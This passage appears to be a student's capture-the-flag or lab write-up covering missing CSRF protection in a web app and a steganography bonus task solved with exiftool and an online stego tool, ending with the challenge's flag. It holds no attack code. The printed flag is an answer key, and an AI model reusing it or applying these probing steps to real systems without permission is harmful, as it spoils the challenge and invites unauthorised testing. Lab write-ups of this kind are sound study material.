
* Concluded that the application lacked proper CSRF protection and leaked sensitive data in the frontend.

## 06 Bonus Task – STEG (Stenography)


* Downloaded the provided image file **download.png** from the challenge portal.





* Verified the file type and basic structure (PNG header visible when opened in text viewer).



* Introduced the concept of **steganography** — hiding information inside image files using metadata, pixel data, or embedded text.



* Used **exiftool** to inspect the image’s metadata and hidden fields.
* Checked for non-standard fields, embedded comments, or unusual metadata entries that could contain the hidden flag.
* Prepared screenshots of the exiftool output as evidence of analysis.
* Exitfool not working.
* Noticed that the HTML provided in the challenge referenced download.png, but analysis suggested it was not the correct file containing the hidden flag.
* Explored the accompanying code files and identified bomb.png as a potential alternative image containing hidden data.
* Uploaded bomb.png to an online steganography tool (Stegsolve/Stegonline) to inspect the image layers and extract hidden content.



* Successfully retrieved the hidden flag from bomb.png, confirming that the challenge data was embedded in this file rather than the initially provided download.png.

Flag was : **FLAG{If\_you\_tried\_to\_solve\_you\_worked\_like\_a\_hacker\_but\_not\_thinked\_like\_one}**

## 07 FINAL COMPLETION

